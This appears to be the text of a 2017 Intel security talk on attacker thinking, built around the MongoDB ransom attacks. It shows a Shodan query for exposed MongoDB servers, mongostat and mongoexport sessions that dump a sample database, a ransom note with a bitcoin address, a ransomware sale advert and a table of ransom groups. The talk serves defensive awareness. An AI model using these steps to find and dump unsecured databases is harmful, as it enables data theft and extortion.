
- You must understand the people that will go after your Company
- What do they want:
 - IP?
 - User Data?
 - Money?
 - Bragging Rights?
- Ask yourself if I was an attacker what would I go after, How would I break into the environment.
- Offensive thinking is the best Defense – A lot of the times products are not rolled out properly!



Going After the MongoDB

HOW WOULD I
DO IT





Finding The Right Service


[redacted]@gmail.com>



t [redacted]

I'm looking to start off with 1 virtual server and then add more servers. If my IP address are blocked by a transit provider can I get a dynamic IP.

[redacted]



I didn't see that coming

[Redacted] [Redacted] ☆ [Reply] [Dropdown]

to me ▾

Dear Mr. [Redacted]

Thank you for your message to [Redacted] DataCenters.

Well, it is not our intention to encourage you nor our job to teach you how to hide your identity on the Internet. However many of our customers use their server is such a way that their IP is never shown. It is always someone else that gets the blame, if you know what I mean.



If you would do that then no provider can stop you.


If you have any more questions or you would like to reply to this email then please mail to: [info@\[Redacted\]](mailto:info@[Redacted])

Regards,

[Redacted]
[Redacted]




Building a scanner



Fast




```
root@kali:~/Programs/portSpider# python3 portSpider.py
PORTSPIDER
v1.0 by David Schütz (@xdavidhu)
Loaded modules: http, mongodb, mysql, ssh, printer, gameserver,
manual, template
portSpider $> █
```




Just Use Shodan

product:"MongoDB" country:"ru"



The One Question?

```
AC2017-05-29T12:16:38.116-0700 :~$ mongostat --port=27017 --host=
insert query update delete getmore command flushes mapped vsize res faults locked_db qrw arw net_in net_out conn time
*0 *0 *0 *0 0 4|0 0 344M 30.0M 0 WRITE_ME:0.0% 0|0 0|0 353b 14.4k 1 May 29 12:16:18.621
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 175b 7.16k 1 May 29 12:16:19.521
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 149b 6.09k 1 May 29 12:16:20.579
*0 *0 *0 *0 0 3|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 265b 10.8k 1 May 29 12:16:21.174
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 157b 6.40k 1 May 29 12:16:22.180
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 112b 4.59k 1 May 29 12:16:23.582
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 182b 7.45k 1 May 29 12:16:24.447
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 166b 6.77k 1 May 29 12:16:25.398
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 205b 8.36k 1 May 29 12:16:26.168
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 WRITE_ME:0.0% 0|0 0|0 136b 5.58k 1 May 29 12:16:27.322
insert query update delete getmore command flushes mapped vsize res faults locked_db qrw arw net_in net_out conn time
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 122b 5.00k 1 May 29 12:16:28.610
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 214b 8.73k 1 May 29 12:16:29.348
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 191b 7.79k 1 May 29 12:16:30.175
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 109b 4.46k 1 May 29 12:16:31.617
*0 *0 *0 *0 0 3|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 285b 11.7k 1 May 29 12:16:32.170
*0 *0 *0 *0 0 2|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 196b 4.80k 2 May 29 12:16:33.541
*0 *0 *0 *0 0 3|0 1 344M 30.0M 0 .:0.0% 0|0 0|0 248b 10.2k 2 May 29 12:16:34.176
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 131b 5.36k 2 May 29 12:16:35.377
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 149b 6.09k 2 May 29 12:16:36.435
*0 *0 *0 *0 0 1|0 0 344M 30.0M 0 .:0.0% 0|0 0|0 135b 5.52k 2 May 29 12:16:37.601
AC2017-05-29T12:16:38.116-0700 signal 'interrupt' received; forcefully terminating
```



Holding The Data Hostage

GNU nano 2.5.3

File: steal that shit.json

```
"_id": "$oid": "592cdc3d733dd9a39a193f9d", "address": {"building": "1007", "coord": [-73.856077, 40.848447], "street": "Morris Park Ave", "zipcode": "10462"}, "borough": "Bronx"$
"_id": "$oid": "592cdc3d733dd9a39a193f9e", "address": {"building": "469", "coord": [-73.961704, 40.662942], "street": "Flatbush Avenue", "zipcode": "11225"}, "borough": "Brookly"$
"_id": "$oid": "592cdc3d733dd9a39a193f9f", "address": {"building": "351", "coord": [-73.98513559999999, 40.7676919], "street": "West 57 Street", "zipcode": "10019"}, "borough": "Brookly"$
"_id": "$oid": "592cdc3d733dd9a39a193fa0", "address": {"building": "2780", "coord": [-73.98241999999999, 40.579505], "street": "Stillwell Avenue", "zipcode": "11224"}, "borough": "Brookly"$
"_id": "$oid": "592cdc3d733dd9a39a193fa1", "address": {"building": "97-22", "coord": [-73.8601152, 40.7311739], "street": "63 Road", "zipcode": "11374"}, "borough": "Queens", "cu"$
"_id": "$oid": "592cdc3d733dd9a39a193fa2", "address": {"building": "8825", "coord": [-73.8803827, 40.7643124], "street": "Astoria Boulevard", "zipcode": "11369"}, "borough": "Qu"$
"_id": "$oid": "592cdc3d733dd9a39a193fa3", "address": {"building": "2206", "coord": [-74.1377286, 40.6119572], "street": "Victory Boulevard", "zipcode": "10314"}, "borough": "St"$
"_id": "$oid": "592cdc3d733dd9a39a193fa4", "address": {"building": "7114", "coord": [-73.9068506, 40.6199034], "street": "Avenue U", "zipcode": "11234"}, "borough": "Brooklyn", "$
"_id": "$oid": "592cdc3d733dd9a39a193fa5", "address": {"building": "6409", "coord": [-74.00528899999999, 40.628886], "street": "11 Avenue", "zipcode": "11219"}, "borough": "Broo"$
"_id": "$oid": "592cdc3d733dd9a39a193fa6", "address": {"building": "1920", "coord": [-73.9493608, 40.6488271], "street": "West 41 Avenue", "zipcode": "11226"}, "borough": "Broo"$
```

```
s:~$ mongoexport -d stealthis -c restaurants -o /tmp/steal_that_shit.json
2017-05-29T19:50:18.993-0700 connected to: localhost
2017-05-29T19:50:20.011-0700 [.....] stealthis.restaurants 0/25359 (0.0%)
2017-05-29T19:50:21.031-0700 [#####.....] stealthis.restaurants 16000/25359 (63.1%)
2017-05-29T19:50:21.177-0700 [#####] stealthis.restaurants 25359/25359 (100.0%)
2017-05-29T19:50:21.177-0700 exported 25359 records
```

```
"_id": "$oid": "592cdc3d733dd9a39a193fb2", "address": {"building": "759", "coord": [-73.9925306, 40.7309346], "street": "Broadway", "zipcode": "10003"}, "borough": "Manhattan", "$
"_id": "$oid": "592cdc3d733dd9a39a193fb3", "address": {"building": "3406", "coord": [-73.94024739999999, 40.7623288], "street": "10 Street", "zipcode": "11106"}, "borough": "Que"$
"_id": "$oid": "592cdc3d733dd9a39a193fb4", "address": {"building": "502", "coord": [-73.976112, 40.786714], "street": "Amsterdam Avenue", "zipcode": "10024"}, "borough": "Manhat"$
"_id": "$oid": "592cdc3d733dd9a39a193fb5", "address": {"building": "730", "coord": [-73.96805719999999, 40.7925587], "street": "Columbus Avenue", "zipcode": "10025"}, "borough": "Brookly"$
"_id": "$oid": "592cdc3d733dd9a39a193fb6", "address": {"building": "18", "coord": [-73.996984, 40.72589], "street": "West Houston Street", "zipcode": "10012"}, "borough": "Manha"$
"_id": "$oid": "592cdc3d733dd9a39a193fb7", "address": {"building": "531", "coord": [-73.9634876, 40.6940001], "street": "Myrtle Avenue", "zipcode": "11205"}, "borough": "Brookly"$
"_id": "$oid": "592cdc3d733dd9a39a193fb8", "address": {"building": "103-05", "coord": [-73.8642349, 40.75356], "street": "37 Avenue", "zipcode": "11368"}, "borough": "Queens", "c"$
"_id": "$oid": "592cdc3d733dd9a39a193fb9", "address": {"building": "60", "coord": [-74.0085357, 40.70620539999999], "street": "Wall Street", "zipcode": "10005"}, "borough": "Man"$
"_id": "$oid": "592cdc3d733dd9a39a193fba", "address": {"building": "195", "coord": [-73.9246028, 40.6522396], "street": "East 56 Street", "zipcode": "11203"}, "borough": "Broo"$
"_id": "$oid": "592cdc3d733dd9a39a193fbb", "address": {"building": "107", "coord": [-74.00920839999999, 40.7132925], "street": "Church Street", "zipcode": "10007"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fbc", "address": {"building": "1006", "coord": [-73.84856870000002, 40.8903781], "street": "East 233 Street", "zipcode": "10466"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fbd", "address": {"building": "56", "coord": [-73.991495, 40.692273], "street": "Court Street", "zipcode": "11201"}, "borough": "Brooklyn", "$
"_id": "$oid": "592cdc3d733dd9a39a193fbe", "address": {"building": "7615", "coord": [-74.0228449, 40.6281815], "street": "5 Avenue", "zipcode": "11209"}, "borough": "Brooklyn", "$
"_id": "$oid": "592cdc3d733dd9a39a193fbf", "address": {"building": "120", "coord": [-73.9998042, 40.7251256], "street": "Prince Street", "zipcode": "10012"}, "borough": "Manhatta"$
"_id": "$oid": "592cdc3d733dd9a39a193fc0", "address": {"building": "1236", "coord": [-73.8893654, 40.81376179999999], "street": "238 Spofford Ave", "zipcode": "10474"}, "boroug"$
"_id": "$oid": "592cdc3d733dd9a39a193fc1", "address": {"building": "625", "coord": [-73.990494, 40.7569545], "street": "8 Avenue", "zipcode": "10018"}, "borough": "Manhattan", "c"$
"_id": "$oid": "592cdc3d733dd9a39a193fc2", "address": {"building": "1069", "coord": [-73.902463, 40.694924], "street": "Wyckoff Avenue", "zipcode": "11385"}, "borough": "Queens", "$
"_id": "$oid": "592cdc3d733dd9a39a193fc3", "address": {"building": "405", "coord": [-73.97534999999999, 40.7516269], "street": "Lexington Avenue", "zipcode": "10174"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fc4", "address": {"building": "2491", "coord": [-74.1459332, 40.6103714], "street": "Victory Boulevard", "zipcode": "10314"}, "borough": "St"$
"_id": "$oid": "592cdc3d733dd9a39a193fc5", "address": {"building": "7905", "coord": [-73.8740217, 40.7135015], "street": "Metropolitan Avenue", "zipcode": "11379"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fc6", "address": {"building": "87-69", "coord": [-73.8309503, 40.7001121], "street": "Lefferts Boulevard", "zipcode": "11418"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fc7", "address": {"building": "1418", "coord": [-73.95685019999999, 40.7753401], "street": "Third Avenue", "zipcode": "10028"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fc8", "address": {"building": "464", "coord": [-73.9791458, 40.744328], "street": "3 Avenue", "zipcode": "10016"}, "borough": "Manhattan", "c"$
"_id": "$oid": "592cdc3d733dd9a39a193fc9", "address": {"building": "437", "coord": [-73.975393, 40.757365], "street": "Madison Avenue", "zipcode": "10022"}, "borough": "Manhatta"$
"_id": "$oid": "592cdc3d733dd9a39a193fca", "address": {"building": "1031", "coord": [-73.9075537, 40.6438684], "street": "East 92 Street", "zipcode": "11236"}, "borough": "Bro"$
"_id": "$oid": "592cdc3d733dd9a39a193fcb", "address": {"building": "1111", "coord": [-74.0796436, 40.59878339999999], "street": "Hylan Boulevard", "zipcode": "10305"}, "borough": "$
"_id": "$oid": "592cdc3d733dd9a39a193fcc", "address": {"building": "976", "coord": [-73.92701509999999, 40.6620192], "street": "Rutland Road", "zipcode": "11212"}, "borough": "B$
```


Harak1r1

```
victor@windowlicker:~$ mongo --host [REDACTED]
MongoDB shell version v3.4.1
connecting to: mongodb://[REDACTED]/
MongoDB server version: 2.2.0
WARNING: shell and server versions do not match
> show dbs
WARNING          0.203GB
[REDACTED]
> use WARNING
switched to db WARNING
> show collections
WARNING
system.indexes
> db.WARNING.find()
{ "_id" : ObjectId("5859a0370b8e49f123fcc7da"), "mail" : "harak1r1@sigaint.org"
, "note" : "SEND 0.2 BTC TO THIS ADDRESS 13zaxGVjj9MNC2jyvDRhLyYpkCh323MsMq AND
CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !" }
> exit
bye
victor@windowlicker:~$ ^C
victor@windowlicker:~$
```

RAW Paste Data


selling Kraken DB Ransomware Kit c# source code

Kit source price: 500USD in bitcoins

we also sell compiled binary ready to work for 100usd total for both

This shit is very fast Multi-Threaded can handle 1000+ ips per second and way more if you got powerful 10GBs port


CPU load is very low, RAM is important if you have big ip list.




Search for MongoDB ransacking Google Docs


How to secure your MongoDB <https://www.mongodb.com/blog/post/how-to-avoid-a-malicious>

Group name	Last Sighted on	Email Address(Sighted As)	Bitcoin Address	Ransom size	Number of Transactions	
Harak1r1	20-12-2017	harak1r1@sigaint.org	13zaxGVij9Mnc2jyvDRhLyYpkCh323MsMq	0.2 BTC	23	
			14VaE8NpTBTvx8k4SmtYKwPiu2YeWmuhh	0.2 BTC	6	
			1MMA6YD99vAfzKqhrb3dY91KpSZV6TMd2x	0.2 BTC	0	
	8-1-2017 12:30:00	h4r4k1r1@sigaint.org	1LyVyAsQz5TcBH97LdXszmsp8PW7VP3SCp	0.5BTC	0	
			14QYh7PXrvXGa9ZIFFedA5savFoMySCvQW	0.5 BTC	0	
	1-16-2017 3:38:03			15ZDI9prQbyEv2KmSgRxxgkTfgz9SGHu1	0.2BTC	0
	1-6-2017 9:20:00	0704341626asdf@signaint.org	18eUPJLM79zdXKYWZS2T29fBQScFwU81VR	0.15 BTC	11	
	8-1-2017 16:00:00	ac34@sigaint.org	1GZSWuA7EC1y1cZ2c85CnnsD1cNk67yAUc	0.5 BTC	0	
	1-8-2017 11:00:00	cruelty@sigaint.org	13spvgs815jXr7nn7IG93DAUjUZCwPAJ	0.5 BTC	0	
1Pbcnf7zPELLYzVifGF9CSyKYtgma1LiA			0.5 BTC	0		
1EjgCJmARVgCTwV9DFhag7ZUL8DJowKaQ			0.5 BTC	0		
6-1-2017 20:02:00	3lix1r@mail2tor.com	17w8EBKcgTQJQAQZ9Bzdf2rZeR5xxfCanV	0.25 BTC	10		
Kraken0	11-01-2017 17:52:43	kraken0@india.com	1J5ADzFv1qx3fsUPUY1AWktuJ6DF9P6hiF	1 BTC	110	
			1ECAyGn3A1jPXMcsLPSKTUjgzxKZyU81S	0.1 BTC		
			1NVLhvtTexSW1CB9vR7o6c4wY8HyHeYoh	0.1 BTC		
			1Hjn6vn6odiapCBMa4mhm1unegrjS3bexV	0.5 BTC		
			1J5ADzFv1qx3fsUPUY1AWktuJ6DF9P6hiF	0.2 BTC		
			1J5ADzFv1qx3fsUPUY1AWktuJ6DF9P6hiF	0.2 BTC		
			1J5ADzFv1qx3fsUPUY1AWktuJ6DF9P6hiF	0.2 BTC		
Own3d	5-1-2017 12:50:00	Own3d@protonmail.com	15b7bS8tUg8NpzX2FRJQskEFiWRDg9gy6f	0.5 BTC	11	



Big Thanks







Victor Gevers
@0xDUDE FOLLOWS YOU

TWEETS	FOLLOWING	FOLLOWERS	LIKES	
4,194	4,635	5,262	4,921	Following ⋮

Tweets Tweets & replies Media

📌 Pinned Tweet





Intel and the Intel logo are trademarks of Intel Corporation or its subsidiaries in the U.S. and/or other countries.

*Other names and brands may be claimed as the property of others.

THE INFORMATION PROVIDED IN THIS PRESENTATION IS INTENDED TO BE GENERAL IN NATURE AND IS NOT SPECIFIC GUIDANCE. RECOMMENDATIONS (INCLUDING POTENTIAL COST SAVINGS) ARE BASED UPON INTEL'S EXPERIENCE AND ARE ESTIMATES ONLY. INTEL DOES NOT GUARANTEE OR WARRANT OTHERS WILL OBTAIN SIMILAR RESULTS.

NO LICENSE, EXPRESS OR IMPLIED, BY ESTOPPEL OR OTHERWISE, TO ANY INTELLECTUAL PROPERTY RIGHTS IS GRANTED BY THIS DOCUMENT. EXCEPT AS PROVIDED IN INTEL'S TERMS AND CONDITIONS OF SALE FOR SUCH PRODUCTS, INTEL ASSUMES NO LIABILITY WHATSOEVER AND INTEL DISCLAIMS ANY EXPRESS OR IMPLIED WARRANTY, RELATING TO SALE AND/OR USE OF INTEL PRODUCTS AND SERVICES INCLUDING LIABILITY OR WARRANTIES RELATING TO FITNESS FOR A PARTICULAR PURPOSE, MERCHANTABILITY, OR INFRINGEMENT OF ANY PATENT, COPYRIGHT OR OTHER INTELLECTUAL PROPERTY RIGHT.

Copyright © 2017 Intel Corporation. All rights reserved.

Any questions?



"In my day, kids didn't build massive, ransomware-spewing botnets. They got a paper route."

brianmooredraws.com

